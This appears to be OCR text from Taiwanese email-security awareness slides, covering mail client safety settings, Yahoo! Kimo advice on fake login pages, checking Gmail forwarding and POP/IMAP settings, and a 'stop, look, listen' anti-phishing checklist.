
勾選

5. 收信軟體安全性設定-在其他應用程式試圖以我的名義傳送電子郵件時警告我




6. 收信軟體安全性設定-

在附件有可能有病毒時不允許儲存或開啟



勾選

7. 收信軟體安全性設定 - 阻擋HTML電子郵件中的圖片和其他外部內容



勾選

使用外部信箱安全建議

Yahoo!奇摩關心您的網路安全

- 被假頁面騙了！我的帳號有危險？！
- 有人假冒我的帳號賣東西騙錢。怎麼辦？
- 懷疑被詐欺？！買東西已經付款卻收不到貨。



狀況一

天呀~ 我竟然登入了假冒的登入頁面，我的帳號有危險？！

若您發現或懷疑遇到假冒的登入頁面，請依照以下步驟指導您如何保護自身安全。

警 提高警覺，請確認Yahoo!奇摩登入頁面。

改 若還能登入Yahoo!奇摩，請立即修改密碼。

通 通知Yahoo!奇摩客服。

聽 聽從Yahoo!奇摩客服說明處理。



使用外部信箱安全檢測

Gmail - 設定 - Windows Internet Explorer

檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)

★ 我的最愛 | ☆ 建議的網站 | 網頁快訊圖庫

Gmail - 設定

撰寫郵件

- 收件匣
- 星號標記 ☆
- 即時通訊
- 寄件備份
- 草稿
- 所有郵件
- 垃圾郵件
- 垃圾桶

通訊錄

+ ● Benny Lin

搜尋、新增或邀請

- 標籤

編輯標籤

- 邀請朋友

將 Gmail 介紹給：

傳送邀請 剩餘 50 個

預覽邀請

設定

一般 帳戶 標籤 篩選器 **轉寄和 POP/IMAP** 即時通訊 Web 剪輯 背景主題

轉寄：

- 停用轉寄
- 轉寄內收郵件的副本給 和

提示：您也可以建立篩選器，只轉寄部份郵件。

POP 下載：

[瞭解更多資訊](#)

1. 狀態：針對 2007/5/16 起送達的所有郵件**啟用 POP 功能**
 - 對所有郵件啟用 POP 功能 (包括已經下載的郵件)
 - 對現在起所收到的郵件啟用 POP 功能
 - 停用 POP
2. 當郵件以 POP 存取後
3. 設定電子郵件用戶端 (例如 Outlook、Thunderbird、iPhone) [設定指示](#)

IMAP 存取：

(使用 IMAP 從其他用戶端存取 Gmail) [瞭解更多資訊](#)

1. 狀態：**已啟用 IMAP**
 - 啟用 IMAP
 - 停用 IMAP
2. 設定電子郵件用戶端 (例如 Outlook、Thunderbird、iPhone) [設定指示](#)

儲存變更 取消

完成 網路網路 100%

檢查轉寄功能是否被開啟或是轉寄到自己不認識電子郵件帳號

防騙停看聽

停	<p>安裝防毒軟體，確實更新病毒碼</p> <p>關閉信件自動下載圖片及其他內容</p> <p>以純文字模式開啟信件</p> <p>取消信件預覽功能</p> <p>設定過濾垃圾郵件機制</p>
看	<p>信件是否來自政府單位(gov.tw)或教育單位(edu.tw)</p> <p>標題或內容是否與本身業務相關</p> <p>其餘信件應視為垃圾郵件</p>
聽	<p>透過電話向對方確認信件真偽</p> <p>透過電子郵件再次確認</p>